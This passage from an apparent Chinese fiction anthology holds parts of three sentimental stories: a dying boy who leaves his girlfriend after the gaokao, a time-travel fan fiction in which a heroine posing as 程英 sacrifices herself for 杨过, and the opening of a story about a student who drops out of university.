还有一个月就要高考了，可无痕还是迟到了，我想我应该去找他，告诉他，让他好好学习，这样我们就可以去同一所大学。对，我要去，我现在就要去，我现在一定要去！

我举手，老师问我什么事，我捂着鼻子说我流鼻血了，他挥了挥手示意我可以出去，我就走出了教室。

从大门口出去是不可能的，因为看门的那老大爷连地上有多少只蚂蚁爬到校外去都知道得清清楚楚。我记得当初无痕晚上不上自习，便从操场上的墙头翻出去回家。我也别顾及什么淑女不淑女了，干脆也爬出去算了。

刚刚爬上墙头，就看见无痕在外面，他看到我很是吃惊，忙问我在干什么。我说你少管，先把我弄下去再说。

他站到墙边，让我踩着他的肩膀下来，他那雪白的衣服上便有了两个黑黑的鞋印。他问我到底在干什么。我说我要去找他，让他好好学习。他说，

我当然要好好学习，刚才是想翻墙头进去的，没想到自己没进去，反而弄出个人来。你看这衣服也脏了，我不去了。

我说不行，你不去你也得把我弄回去，我是为你才出来的，我要是回不去，耽误了课怎么办啊？

无痕说好吧，你踩着我上去，然后我进去，你再踩着我下来。

于是我踩着他上了墙头，由于重心不稳，从墙上直接摔进了学校，无痕很快就进来了，看到我的脚肿得老高，二话没说就背起我往医务室跑。

医生说只是扭伤了，不碍事。无痕一脸忧伤地看着我说，花落，以后上下学都由我接送你，这样我也就不会迟到了。

无痕

我是无痕。

岁月如梭，光阴似箭。一转眼，高考到了。

我将花落送入考场，然后离开了北京。

是的，我没参加高考，因为我知道我不会考好。我从银行取了些钱，走在熙熙攘攘的大街上，人们的脸上都是寒沁人心的冷漠。这个城市如此繁华，而人们的内心却无比荒凉！

我拿着前一天我妈给我买的机票登上飞机，看着这座城市逐渐缩小，看着我跟花落共同走过的街道，泪如雨下。

我知道，花落会找我的，于是我让同学在高考结束后给她一封信。

我在江南开了一间酒吧，名为泪海。

我整天调着不同味道的酒，看着跟我同样忧郁的人。我总是会想到花落，想到我们在一起时快乐的日子。可我不能找她，我们两个在一起是不会有结果的。

有时，我也会过一些醉生梦死的生活，酒吧就由我的表妹看管。想用酒精麻醉自己，却没有作用，斟酒入愁肠，相思泪又生。

世情薄 / 人情恶 / 雨送黄昏花易落 / 晓风干 / 泪痕残 / 欲笺心事 / 独语斜栏 / 难！难！难！

人成各 / 今非昨 / 病魂常似秋千索 / 角声寒 / 夜阑珊 / 怕人寻问 / 咽泪装欢 / 瞒！瞒！瞒！

花落

我是花落。

当我拿到无痕的信时，隐约间感到了什么，打开一看，信是这样写的。

花落：

请原谅我的不辞而别，我知道你会很伤心，可如果我不走，你会更伤心。我相信你会考一个好成绩，而我，只能得到少得可怜的分数。所以，我们在一起是不会有结果的。游鱼对飞鸟的痴恋不会有快乐的结果，癞蛤蟆不能与天鹅共舞，我又怎能配得上你？

其实我早就知道会有这样的结局，所以我并没有真正的在乎过你。那些日子也不过是一场迷人的烟花，无论多么灿烂，最后必将归为空寂。我欺骗了你，其实我根本就不喜欢你，我玩弄了你的感情，所以现在我要离去，不说再见，因为我们不会再见面，我到了江南，物换人非，一切都会忘记。

我知道你看到这里会哭的，哭吧，让你流泪的人不值得你流泪，因为值得你流泪的人不会让你流泪！所以，我是不值得你流泪的人。

这个世界上的事谁都难以预料，两个人相遇未必能相聚，相聚未必能相识，相识未必能相知，相知未必能相许。我们的故事就到这里结束吧，谢谢你陪着我写到了这里，也谢谢你没有发现我是在欺骗你，理想和现实是那样的迢遥，没有尘埃的世界是不存在的，谁都不会跟你在那里厮守！

浮生狂歌笑明月，万里独行一剑轻。我走了，你多保重！

无痕

黄昏，一抹残阳凄艳如血，洒下满目的金黄。

我坐在操场边的槐树下，看完这封信，发现泪水早已流下。我听见心中某样东西破碎的声音，声音很小，而我却感到尖锐的疼。风轻轻地吹过，一树重重叠叠的槐花簌簌地飘落，我的肩上洒满了微黄的花瓣。

你走的时候槐花已开始飘落

我要一个人在这个世界里面对寂寞

我仍清楚地记得你当初的承诺

而如今你的爱却随风匆匆而过

我决定我会一生都为你执著

因为我对你的爱无法割舍

我想和你一起看槐花飘落

轻声唱和 直到日落

槐花落 槐花落

槐花如雪随风过

未语泪先落

无痕一定是在骗我，他没有玩弄我的感情，他一定是有什么事！我要去找他，向他问个明白。

第三人称

花落去了江南，到处寻找无痕，蒙蒙的雨巷，焦灼的目光，还有那颗不变的心。

一个星期过去了，花落还是没有找到无痕，乘着船，看着岸上过往的人，心中不免有些失落。她看到了一家酒吧，名为泪海。她不由自主地走进去，推开门，里面全是蓝色的装饰，在灯光不断的晃动下，好像置身于大海中一样。正对这门，墙上写着“这里是一片泪海”。调酒师是一个白衣男孩，他手里正调弄着一杯鸡尾酒，而男孩旁边坐着一位花枝招展的女孩。

花落向男孩走去，拿过他手中的鸡尾酒，说，无痕，我找到你了。

男孩诧异地看着他，说，对不起，小姐，你认错人了。

花落肯定地说，没有，我没认错，你就是无痕，为什么你不敢认我？我知道你心里有我，你根本就没有玩弄过我的感情，为什么你要这样做？

男孩微微低下头，说，小姐，我叫夜落，你认错人了。

这时，旁边的女孩拉起夜落的手对花落说，你看清楚了，他是我男朋友，心里怎么会有你？

花落怔怔地看着夜落，夜落依旧没有抬头，只淡淡地说，小姐，你真的认错人了。

花落默默地转身离去，泪水划过脸庞。

可她没有看到，夜落的眼睛是湿润的……

夜落

我叫夜落，其实，我是无痕。

花落为我翻墙那天，我迟到是因为我去了医院，我得了血癌，晚期。

我离开了她，没想到她会找到我，多亏那天表妹帮忙，花落才没有继续追问。看着她转身离去，我心如刀绞。我也不想让她痛苦，可如果不这样，她会更痛苦！长痛不如短痛，也许，让她恨我，可以让她好受一点。

月依旧 / 星依旧 / 奈何影形瘦 / 三百六十五个夜与昼 / 愁愁愁 / 谁道痴情抛掷久 / 惆怅系心头

残月落枝头 / 冷风飕飕 / 无聊孤独友 / 三百六十五个夜与昼 / 谬谬谬 / 知音难觅空相怨 / 命运我为仇

寻情记（四）

妖腰

【陆】春心莫共花争发，一寸相思一寸灰

人生自是有情痴，此恨不关风与月。

蔡小青捋着粽叶，心不在焉的包着粽子。杨过说他想吃粽子了，她便忙不迭的赶早去集市买了材料来包，就像所有沉浸在恋情里的女生一般，忙不迭的倾尽自己所有，献媚一般讨好着那个爱恋着的人，所有的辛苦忙碌都染上了粉色的甜蜜的滋味。

好在从小跟妈妈学过包粽子，不然不会包，那现在可就糗大了。蔡小青边感慨着，边细细的蒸好了糯米，混了馅料，甜的是猪油豆沙，咸的是火腿鲜肉，翠的是新鲜的荷叶，蔡小青纤细的敲代码编程序的手指，却是在灵活的裹粽子，不一会儿碧绿色的粽子便铺满了整张案板。

蔡小青赶在天黑之前蒸好了两笼粽子，殷勤周至的端到了不能下床的杨过跟前，细致的服侍着。粽叶的清香混了食物的味道，端的是美味无比，杨过一面吃，一面喝采不迭。蔡小青却是不敢抬头去看他，怕一看，便乱了心绪。

杨过却是怔怔的看着眼前这个青衣的相貌奇丑，却有着一双让人心安的眼睛的姑娘，微微有些呆了，蔡小青是这般的温柔体贴，三分慈和中又带着三分的敬重，令人既安心，又愉悦，与他所识别的女子全不相同。她不似陆无双那么刁钻活泼，更不似郭芙那么骄肆自恣。耶律燕是豪爽不羁，完颜萍是楚楚可怜。至于小龙女，初时冷若冰霜，漠不关心，到后来却又是情之所锺，生死以之，乃是趋于极端的性儿。

只有这位青衫少女却是斯文温雅，殷勤周至，知他记挂“姑姑”，就劝他好好养伤，痊愈后立即前去寻找。但觉和她相处，一切全是宁静平和。

当下两人俱是无话，蔡小青便转回身，伏在案上，又提笔写字。杨过道：“姊姊，你贵姓？”蔡小青却不知该如何回答，自己是该姓蔡呢，还是姓程？只得低声道：“你别问这个问那个的，还是安安静静的躺着，不要胡思乱想，内伤就好得快了。”

杨过却是小孩子性起，赌气道：“好罢，其实我也明知是白问，你连脸也不让见，姓名更是不肯说的了。”蔡小青叹道：“我相貌很丑，你又不是没见过。”杨过道：“不，不！那是你戴了人皮面具。”

闻言，蔡小青心里顿时一阵酸楚，即使她拥有如花美貌，那又如何，他的心里，早已有了她，还会有她的位置么，微酸说道：“若是我像你姑姑一般好看，我干么又要戴面具？”杨过听她称赞小龙女美貌，极是欢喜，问道：“你怎知我姑姑好看？你见过她么？”蔡小青淡淡道：“我没见过。但你这么魂牵梦萦的想念，她自是天下第一的美人儿了。”

杨过叹道：“我想念她，倒也不是为了她美貌，就算她是天下第一丑人，我也一般想念。不过……不过要是你见了她，定会更加称赞。”

这番话倘若给小龙女听了，心里不知该有多甜蜜，可此时此刻听这话的却是蔡小青，那个在少女时代就将一腔情丝都系在杨过这个虚拟而完美的人物身上的剩女蔡小青，心中那滋味更是难受，似火烧火燎一般，却压抑下情绪道：“定是这样。她不但美貌，待你更是好得不得了。”说着又伏案写字，却有泪水忍不住地一滴滴砸下，晕染了墨迹。

杨过听蔡小青话声和身材举止，也不过十七八岁，但她对待杨过不但像是长姊视弟，直是母亲一般慈爱温柔。杨过丧母已久，时至今日，依稀又是当年孩提的光景，心中又是感激，又是诧异，忍不住问道：“姊姊，干么你待我怎么好？我实在是当不起。”

蔡小青微微颔首，轻声道：“做一件衣衫，那有甚么好了？你舍命救人，那才叫不易呢。”正说话间，却偷偷看到杨过被子底下微微露出的纸片，墨痕仍在，细细的写了“既见君子”四个字。

蔡小青心里一惊，写的这些字还是被他瞧见了，顿时顾不得掉泪了，羞红了脸，将余下的碎纸搓成一团，拿到室外点火烧化了。

“既见君子，云胡不喜”，蔡小青摸着脸上戴着的丑陋面具，这才深深体会到程英为何要戴着它了，与其说程英戴着面具是为隐藏容貌。倒不如说她隐藏的是自己的喜怒哀乐。这样悲喜都只是自己一个人的事儿，与他人无忧。

其实，程英并不是悲情女子，即使悲伤，她像是一株空谷幽兰，芳香四溢却不张扬，优雅迤逦却不谄媚。连最深的执念里，都有着骨子里的优雅和风度，如此的波澜不惊。

蔡小青回进室来，在窗边悄立片刻，吹灭了蜡烛。月光淡淡，从窗中照射进来，铺在地下。杨过叫道：“姊姊。”蔡小青却不答应，慢慢走了出去。

到了隔壁的琴室，蔡小青取了挂在壁上的玉箫，好些天没用过，拂去沾染的微尘，抬了手，便呜呜咽咽的吹奏起来了。箫中吹的是“无射商”调子，却是一曲“淇奥”，这首琴曲温雅平和，但重点却是在那翻来覆去的五句上，“瞻彼淇奥，绿竹猗猗，有匪君子，如切如磋，如琢如磨。

蔡小青寄居桃花岛的时光，曾经研读过《诗经》，知道这句的意思，“看那淇水河湾，翠竹挺立修长。有位美貌君子，骨器象牙切磋，翠玉奇石琢磨。”这是形容一个男子姿容出色，品行高洁的，配着温雅平和的曲子，或高或低，忽徐忽疾，始终是这五句的变化，却颇具缠绵之意。

正吹奏入神之际，忽然听到旁边的树丛中有人低声吟和：“瞻彼淇奥，绿竹猗猗……”清朗而磁性，赫然是杨过的声音，蔡小青一慌神，箫声断绝，心内暗悔唐突：“我吹箫本是为了排遣情思，他却出声低吟，显得明白了我的心思，那可太羞人了。”

于是蔡小青躲在屋里，一宿无眠，只是看着漫天的星光，直至日头东升，霞光初现。次日清晨，蔡小青送早饭进来，只见杨过脸上戴了个跟自己一模一样的人皮面具，不禁一呆，笑道：“你怎么也戴这东西了？”杨过道：“这是你送给我的啊，你不肯显露本来面目，我也就戴个面具。”

蔡小青心里暗恼，一方面恨自己这般想爱不敢爱，一方面却也怪杨过这般暧昧狂放，嘴上却只淡淡的道：“那也很好。”说了这句话后，放下早饭，转身出去，这天一直就没再跟他说话。

杨过惴惴不安，生怕得罪了她，想要说几句话陪罪，她在室中却始终没再停留。到得晚间，蔡小青待杨过吃完了饭，进室来收拾碗筷，正要出去，杨过道：“姊姊，你的箫吹得真好听，再吹一曲，好不好？”

蔡小青微一沉吟，道：“好的。”出室去取了玉箫，坐在杨过床前，幽幽吹了起来。这次吹的是一曲“迎仙客”，乃宾主酬答之乐，曲调也如是雍容揖让，肃接大宾。杨过心想：“原来你在箫声之中也带了面具，不肯透露心曲。”

【柒】留人间多少爱，迎浮生千重变

忍把千金酬一笑，毕竟相思，不似相逢好。

蔡小青低首吹箫，杨过只静静听着，却也不说话不点评，一时之间，两人俱是无言，气氛略显尴尬。箫声中忽听得远处脚步声响，有人疾奔而来。蔡小青放下玉箫，走到门口，看见一人奔向屋前，正是陆无双。一身白衣的陆无双来不及歇口气儿，便气喘吁吁的催道：“表姊，那女魔头查到了我的踪迹，正一路寻来，咱们快走！”

蔡小青摇摇头道：“有人受了伤，在这儿养伤，我们一时半会儿走不了。”陆无双奇道：“是谁？”蔡小青犹豫了一下，轻声道：“他可是你的救命恩人，你这么快就不记得了么？”语气里含着淡淡的酸味，陆无双却无暇分辨，只欢喜的叫道：“傻蛋！他……他在这儿！”说着冲进门去。

月光下只见她喜容满脸，叫道：“傻蛋，傻蛋！你怎么寻到了这儿？这次可轮到你受伤啦。”杨过道：“媳妇……”只说出两个字，想起身旁那温雅端庄的青衫少女，登时不敢再开玩笑，当即缩住，转口问道：“李莫愁怎么又找上你了？”

陆无双道：“那日酒楼上一战，你忽然走了，我表姊带我到这儿养伤。其实我的伤早就没事啦，我气

闷不过，出去闲逛散心，当天就撞到了两名丐帮的化子，偷听到他们说大胜关在开甚么英雄大会。我便去大胜关瞧瞧热闹，那知这会已经散了。我怕表姊记挂，赶着回来，在前面镇上的茶馆外忽然见到了那女魔头的花驴，她驴子换了，金铃却没换……”说到这儿，声音已不禁发颤，续道：“总算命不该绝，若是迎面撞上，表姊，傻蛋，这会儿可见你们不着啦。”

蔡小青悄然静立一旁，看着杨过和陆无双欢喜相逢的场面，第一次如此深刻的感觉到自己是个局外人，如今看来，即使没有小龙女，杨过也未必会爱上她的程英。只单论陆无双，在杨过心里怕是都要比自己这个寡淡清冷的程英要重上几分？若真想夺得杨过的特别眷顾，当真是比上天入地还要难上三分。

而感情这种事情最是无奈，其实细细思索，自己是真的爱杨过么？即使是爱，那自己究竟是爱着深爱小龙女的杨过，还是会爱着四处留情的杨过呢？这种爱总似没有根基的浮萍一般，看着洋洋洒洒铺面了整个心湖，却是随波逐流，无法根深蒂固，虚幻的紧。

蔡小青正出神之际，陆无双突然伸出双手，将自己和杨过脸上的人皮面具同时拉脱，说道：“那魔头不久就要到来，你们两个还戴这劳什子干甚么？”

杨过眼前陡然一亮，见眼前这青衫少女脸色晶莹，肤光如雪，鹅蛋脸儿上有一个小小酒窝，，虽不及小龙女那么清丽绝俗，却也是个极美的姑娘。

陆无双道：“她是我表姊程英，桃花岛黄主的关门小弟子。”杨过作揖为礼，道：“程姑娘。”蔡小青微微领首还礼，道：“杨少侠。”

陆无双道：“这紧急关头，你两位还这般多礼干甚么？”杨过道：“李莫愁后来见到你了？”陆无双道：“你倒想得挺美！要是给她见到了，你又不来救我，我还能逃脱她的毒手？我一见到花驴颈中的金铃，立即躲在茶馆屋后，大气也不敢喘一口。只听得那魔头在向那茶馆掌柜的打听，有没见到两小姑娘，一个有点儿跛，另一个是个丑八怪。表姊，她说的是你，可不知道你恰好是丑八怪的对头，是位美人儿……”

蔡小青脸上微微一红，道：“你别胡说，可让杨少侠笑话。”杨过道：“少侠甚么的称呼，可不敢当，你叫我杨过便是。”

陆无双嗔道：“你一见我表姊，就服服贴贴的，连名带姓都说了，跟我却偏装神弄鬼的骗人。”杨过微笑道：“你叫我傻蛋，我便听你话做傻蛋，那还不够服服贴贴吗？”陆无双小嘴一撇，道：“慢慢再跟你算帐。”转头向程英道：“表姊，你带了这面具儿，常到镇上去买盐米物品，镇上的人都认得你。茶馆掌柜也决想不到李莫愁这样斯文美貌的出家人会不怀好意，自然跟她说了咱们的住处。那魔头谢了，又问镇上甚么地方可以借宿，便带了洪师姊去找宿处。她一向害人总是天刚亮时动手，算来还有三个时辰。”

蔡小青先睹得二人嬉笑打闹，心中感慨万千，当初的一些迷惑茫然也有了定论，一听此言，心下有了计较，便道：“是。那日这魔头到表妹家，便是寅末卯初时分。”三人说起当年李莫愁如何下毒手害死陆无双父母之事，才知三人幼时曾在嘉兴相会，程英和陆无双都还去过杨过所住的破窑，想到儿时居然曾有过这番遇合，心头不由得均是平添温馨之意。

杨过道：“这魔头武功高强，就算我并未受伤，咱三个也是斗她不过的。还是外甥点灯笼，照旧，咱们这就溜之大吉罢。”蔡小青点点头道：“眼下还有三个时辰。杨兄的坐骑脚力甚好，咱们立时就逃，那魔头未必追得上。”陆无双道：“傻蛋，你身上有伤，能骑马么？”杨过叹道：“不能骑也只得硬挺，总好过落在这魔头手中。”

陆无双道：“咱们只一匹马。表姊，你陪傻蛋向西逃，我故布疑阵，引她往东追。”蔡小青脸上微微一红，摇头道：“不，你陪杨兄。我跟李莫愁并无深仇大怨，纵然给她擒住，也不一定要伤我，你若落入她手，那可有得受的了。”陆无双道：“她冲着我而来，若见我和傻蛋在一起，岂非枉自累了他？”表姊妹俩你一言，我一语，互推对方陪伴杨过逃走。

杨过听了一会，甚是感动，心想这两位姑娘都是义气干云，危急之际甘心冒险来救我性命，纵然我给那魔头拿住害死，这一生一世也不算白活了。却也拿捏不定主意。

只听陆无双道："傻蛋，你倒说一句，你要我表姊陪你逃呢，还是要我陪？"杨过还未回答，程英道："你怎么傻蛋长、傻蛋短的，也不怕杨兄生气。"陆无双伸了伸舌头，笑道："瞧你对他这般斯文体贴，傻兄定是要你陪的了。"她把"傻蛋"改称"傻兄"，算是个折衷。

蔡小青面色白晰，极易脸红，给她一说，登时羞得颜若玫瑰，微笑道："人家叫你媳妇儿，可不是么？你媳妇儿不陪，那怎么成？"

这一来可轮到陆无双脸红了，三人倒不似初时那么害怕担忧了，只是谁留谁走依旧无法决定。

【捌】问世间情为何物，直教人生死相许

欢乐趣，离别苦，就中更有痴儿女。

蔡小青此时心意已定，准备让杨陆二人先行离开，自己留下来单独对付李莫愁。即使不能生还，也不过是离开这个世界的另一个方式。而自己，总归是要离开，也终是到了该离开的时候了。

正苦苦劝说二人离开逃命之际，杨过却是凛然说道："两位姑娘如此相待，实是感激无已。我们三人无论谁苟且逃生，心内都会不安，不如咱三人结伴同行，当真给那魔头追上时，三人拚一死战，是死是活，听天由命便了。"陆无双拍手道："好，就是这样。"

蔡小青一时感动，却更是焦急，原著中杨陆二人自是平安无事，可现在加了自己这么个变数，那当真就无法控制局面了。而自己之前一步步都按照剧情走过来，也是不想改变历史，导致后面的结果剧变。

其实如果更自私一点，蔡小青甚至可以在自己还是幼女之际，就牢牢的跟在孩童时期的杨过身边，那以后未必会有小龙女，郭芙，陆无双这些变数了。可这样长成的杨过，还会是那个让少女时期的自己痴迷不已的杨过么？怕是会是另一个人了。

蔡小青沉吟半响，只得先以奇门循甲之术做自保之势，想着连那金轮法王尚且困住，赤练仙子未必就能破解。于是表姊妹俩拿了铁铲锄头，走出茅舍，掘土搬石，布置起来。忙了一个多时辰，隐隐听得远处鸡鸣之声。

蔡小青满头大汗，眼见所布的土阵与黄蓉的乱石阵实在相差太远，心中暗自难过："黄蓉当真是惊采绝艳的人物。不愧是金庸笔下最出彩的女性角色之一。唉，我这般肤浅自持，想以此粗陋土阵挡住那赤练魔头，那当真是难上加难了。"她怕陆无双与杨过气沮，也不明言，只暗自下了决心，如若有什么危险，自己便挺身拼去这条性命不要，也要护得二人周全。

于是急急推开了茅屋门，双颊晕红，走近榻边，只见杨过正呆呆发愣，顾不得多言，急促说道："杨兄，我在门外所布的土阵实在太也拙劣，殊难挡得住那赤练仙子。"说着从怀中取出那半块曾经护得她性命的李莫愁的定情锦帕，递给了他，又道："若是给她冲进屋来，你就拿这块帕子给她罢。"

杨过见那锦帕，面上显出诧异之色，抬起头来，目光与蔡小青相接，灯下但见她泪眼盈盈、又羞又喜，正待相询，蔡小青陡然间面红过耳，低声道："千万别让我表妹知道。"说罢翩然而出。

赠完锦帕，听得远处鸡声又起，蔡小青心里倒是淡定下来了，取了袖中玉箫，按箫以舒积郁，吹的是一曲"流波"。幽幽咽咽的箫声响了起来，箫声柔细，却无悲怆之意，隐隐竟有心情舒畅，无所挂怀的模样。茅屋之内隐隐传出杨过低吟相和之声，蔡小青却也不再扭捏，坦然奏曲。

正自出神，猛抬头，蔡小青突见土堆外站着一个身穿黄衫的道姑，右手拂尘平举，衣襟飘风，正是赤练仙子李莫愁到了。

站在蔡小青身畔的陆无双瞧见李莫愁，面露惊恐之色，娇躯大震，拔剑站起，正欲冲上去厮杀。蔡小青却觉李莫愁神色有异，怕内中别有隐情，便按住了陆无双拔剑的手。

只见李莫愁站着一动不动，只是侧耳倾听，脸上时悲时喜，神色变幻不定。蔡小青一寻思，心下了然，想是李莫愁听到箫歌相和，想起了少年时与爱侣陆展元共奏乐曲的情景，琴瑟和谐，幸福曾在。

这已是二十年前之事，此刻音韵依旧，

却已是“风月无情人暗换”，李莫愁耳听得箫歌酬答，曲尽绸缪，蓦地面色凄楚，伤痛难禁，忍不住纵声大哭。

这一下陡放悲声，陆无双大出意料之外，她平素只见李莫愁严峻凶杀，那有半点柔软心肠？怎么明明是要来报怨杀人，竟在门外痛哭起来？

蔡小青却是听她哭得愁尽惨极，回肠百转，不禁也心感酸楚。每个狠辣的魔女前半生其实都是个娇俏的少女，赤练仙子李莫愁也是如此。如果没有遇见陆展元，她会是古墓派正统的传人《玉女心经》的传承者；如果陆展元不负心薄幸另取何沅君，那么她也会是如小龙女一般走出古墓获得爱情的幸福女子。

其实如李莫愁这般狠辣，都是期许过普通女子相夫教子的平凡生活，只是这些却是可遇而不可求，那些她们爱过的男子们没有给过她们这样的机会，只是用冷酷和背叛，逼迫着她们往狠厉决绝的路上越走越远，回不了头。

蔡小青心神摇动，箫声节拍便即散乱。却听李莫愁突然纵声而歌，音调凄婉，歌道：“问世间，情是何物，直教生死相许？天南地北双飞客，老翅几回寒暑？欢乐趣，离别苦，就中更有痴儿女。君应有语，渺万里层云，千山暮雪，只影向谁去？”

蔡小青和杨过的箫歌声本来充满愉乐之情，李莫愁此歌却词意悲切，声调更是哀怨，且节拍韵律与“流波”全然不同，歌声渐细，却是越细越高。蔡小青心神微乱，竟顺着那“欢乐趣”三个字吹出，等她转到“离别苦”三字时，已不自禁的给她带去。她慌忙转调，但箫韵清和，她内力又浅，吹奏不出高亢之音与李莫愁的歌声相抗，微一踌躇，便奔进室内，放下玉箫，坐在几边抚动瑶琴。杨过也放喉高唱，以助其势。只听得李莫愁歌声越转凄苦，程英的琴弦也是越提越高，铮的一声，第一根“徵弦”忽然断了。

蔡小青吃了一惊，指法微乱，瑶琴中第二根“羽弦”又自崩断。李莫愁长歌带哭，第三根“宫弦”再绝。蔡小青的琴箫都是跟黄药师学的，虽遇明师，毕竟年幼，造诣尚浅。李莫愁本来乘着对方弦断韵散、心慌意乱之际，大可长驱直入，但眼见茅屋外的土阵看似乱七八糟，中间显是暗藏五行生克的变化，她不解此道，在古墓内又曾累次中伏被创，不免心存忌惮，灵机一动，突然绕到左侧，高歌声中破壁而入。

〖玖〗人生自是有情痴，此恨不关风与月

人面不知何处去，桃花依旧笑春风。

蔡小青知道杨过身上有伤，无法起身相抗，只有躺着不动，而自己料知与李莫愁动手也是徒然送命，当下把心一横，生死置之度外，调弦转律，弹起一曲“桃夭”来。这一曲华美灿烂，喜气盎然。她心中暗思：“我这穿越的世界总算是要到头了，能为他而死，也算是值得了。”目光斜向杨过瞧去。杨过对她微微一笑，蔡小青心中微甜微涩，暗唱：“桃之夭夭，灼灼其华……”琴声更是洋洋洒洒，乐音中春风和畅，花气馨芳。

李莫愁脸上愁苦之色渐消，却径直问陆无双道：“那书呢？到底是丐帮取去了不曾？”杨过却从怀中“五毒秘传”掏出扔给了她，说道：“丐帮黄帮主、鲁帮主大仁大义，要这邪书何用？早就传下号令，帮众子弟，不得翻动此书一页。”李莫愁见书本完整无缺，心下甚喜，又素知丐帮行事正派，律令严明，也许是真的未曾翻阅。

杨过又从怀中取出两片半边锦帕，铺在床头几上，道：“这帕子请你一并取去罢！”李莫愁脸色大变，拂尘一挥，将两块帕子卷了过去，怔怔的拿在手中，一时间思潮起伏，心神不定。

突然之间，李莫愁将两片锦帕扯成四截，说道：“往事已矣，夫复何言？”双手一阵急扯，往空抛出，锦帕碎片有如梨花乱落。程英一惊，铮的一声，琴弦又断了一根。

李莫愁喝道：“咄！再断一根！”悲歌声中，瑶琴上第五根“角弦”果然应声而断。李莫愁冷笑道：“顷刻之间，要教你三人求生不能，求死不得，快快给我抱头痛哭罢。”这时琴上只剩下两根琴弦，蔡小青的琴艺本就平平，自己难成曲调。

李莫愁道：“快弹几声凄伤之音！世间大苦，活着有何乐趣？”蔡小青却是倔强，拨弦弹了两声，虽不成调，却仍是“桃之夭夭”的韵

律。李莫愁道："好，我先杀一人，瞧你悲不悲痛？"这一厉声断喝，又崩断了一根琴弦，举起拂尘，就要往陆无双头顶击下。

杨过笑道："我三人今日同时而死，快快活活，远胜于你孤苦寂寞的活在世间。英妹、双妹，你们过来。"程英和陆无双走到他床边。杨过左手挽住程英，右手挽住陆无双，笑道："咱三个死在一起，在黄泉路上说说笑笑，却不强胜于这恶毒女子十倍？"陆无双笑道："是啊，好傻蛋，你说的一点儿不错。"

蔡小青面上温柔一笑，眼中泪光盈盈，轻轻握了一下杨过伸出的手，却马上把杨陆二人推开，飞身抱住了正自轻怒的李莫愁。

"杨大哥，表妹，你们赶紧逃，待我牵制住李莫愁，你们赶紧逃命吧。"蔡小青紧紧抱着李莫愁不放，口中却是大声催促道。

"不，堂堂男子汉，岂能让一个姑娘为救我而丧命，我不走。"杨过的性格也是倔强固执，不管蔡小青怎么喊，却是不肯跟陆无双一起离去。

李莫愁不料给蔡小青抱了个正着，一时行动受制，顿时脸带寒霜，低声怒喝道："你个臭丫头，快放开我，不然让你们三个生不如死，尝尽世间最痛苦的折磨。"

蔡小青却是摇摇头，回望杨过，神情凄楚："你们快走吧，我昨晚已在此屋埋下炸药，引信正在那瑶琴之下，适才弦断之时，我已经点燃引信了，我拖住李莫愁，表妹你快带杨大哥走，不然要来不及了，切勿辜负我这番心意……"说完已忍不住掉下泪来。

陆无双眼睛一红，无奈，只得扯着杨过飞奔逃命，李莫愁却是又急又怒，发起狠来，一掌击在蔡小青后背，试图挣脱开来。

蔡小青只觉后背猛遭千斤重击，脊椎肋骨五脏都似散了架一般，痛的都快要昏过去了，但双臂如同铁箍一般，仍是牢牢抱住李莫愁不放。

引信"嗤嗤"燃烧的声音也到了尽头，只听"砰"的一声巨响，茅屋的地面仿佛绽放出一朵巨大的火焰之花，绚丽夺目，不可直视，周围的物体也纷纷随着这美丽的火花燃烧起来，如同一场盛大的宴会。

李莫愁自知已逃出无妄，停了手，只是垂首看着蔡小青，低声问道："你这样做值得么？"蔡小青并不答话，只是微微一笑，嘴里鼻子里都由鲜血流出，她的意识越来越模糊，这时才想起来死了不一定能回到现实世界，九尾说的那个回现实世界的条件必须是对杨过说"不愿意"。

额，现在已经来不及了吧……大概我就要这么死了呢，这种死法可真是任性啊。蔡小青慢慢闭了眼，松了手，缓缓滑到在地上，耳边却陡然传来杨过的呼声："英妹，你在哪里？咱三人说好药同生共死，你不能这样舍我们而去……你快回答我，咱要一起活着。"

蔡小青挣扎着睁开了眼，看见杨过竟又折返回来，在离她不远的地方，脸上满是焦急担心，正和陆无双一起冲进熊熊燃烧的火场。

"不，我不愿意。你的世界我只是个过客，但愿你会记得我……"

蔡小青轻声说道，眼角有泪水滑落。杨过当真是个好男人，只是落花有意，流水无情。他再好，却不是她的。山有木兮木有枝，心悦君兮君不知。以杨过聪明，又怎么会不知程英的心意。只是他的生命中先有了小龙女，对她的心意，也能装做不知了。

人生自是有情痴，此恨不关风与月。

蔡小青的意识越来越模糊，在这个世界的隐忍暗恋，身上所受的剧痛掌击，身畔熊熊燃烧的大火，都扭成了一个五彩斑斓、光怪陆离的漩涡，声音，色彩，触觉，都不再真实。

不知昏迷了多久，蔡小青一睁眼，却只见九尾那张"王祖贤"的脸正笑眯眯的盯着自己，红唇轻启，"寻情愉快，欢迎归来。"

"这多像是一个梦。"蔡小青疲惫的闭了眼，笑道。

就这样去了

S.A.突袭

经历了高三那道鬼门关的考验，我考上了一所大学，但这是一所很普通的大学，普通得毕业就意味着失业，于是我毅然选择了休学。

刚休学的时候，我整天把自己关在家里，害怕见人，害怕见到别人那如刀如剑的目光。后来，我实在受不了了，便收拾了东西，要回老家，回那个普通的江南水乡。父母看到我背着行李，以为我要离家出走，死活不让我出去。最后，由于我的坚持，我妈就陪我回到了老家。

老家的河很美，我总对我妈说，我投河自尽死了也值。我妈总是严厉地呵斥着让我停止这样的想法。

我总是站在老家门口的小桥上，看桥下船来船往，任那柔和的风抚摸我的脸庞，快乐的流泪。我快乐，是因为我可以享受这么美的风景；我流泪，是因为我已告别了学生时代。

刚到老家的第二天，我接到了一个电话，是伟子打来的，他说他要走了，要去一个遥远的地方。

我说，我去送你。

他说，不用了。

沉默……

伟子是我幼时的玩伴，小学时的同学，初中时的舍友，高中时的同桌。也不知道我们为什么这么有缘，这回高考也都只考上了一所学校，是同一所普通大学。只不过，他家有钱，他可以混个大学毕业，而我则不可以，因为我家里没有那么多钱让我在一所毫无用处的学校里挥霍。

上幼儿园时，我和伟子就总是撅着屁股看地上的蚂蚁，躺在草坪上看天上的浮云或星星，有时还会因为一块面包而大打出手。可孩子必竟是孩子，打完架之后很快就会和好如初。

上小学时，我们经常不完成作业，然后告诉老师，我们忘了带了。其后果就是老师让我们站在走廊里。那是伟子总会紧握着拳头，很认真地对我说，我一定要杀了她！我说，好呀，到时候我帮你收尸。

到了初中，我和伟子在同一个宿舍，而且是上下铺，我上他下。也不知那床是从哪个历史博物馆里偷的，我一动它就晃个不停。弄得伟子早晨一迟到就对班主任说，雨霏昨晚一个劲地摇床，不让我睡觉。然后我的班主任就不分青红皂白地批我一顿，我比窦娥还冤呢！

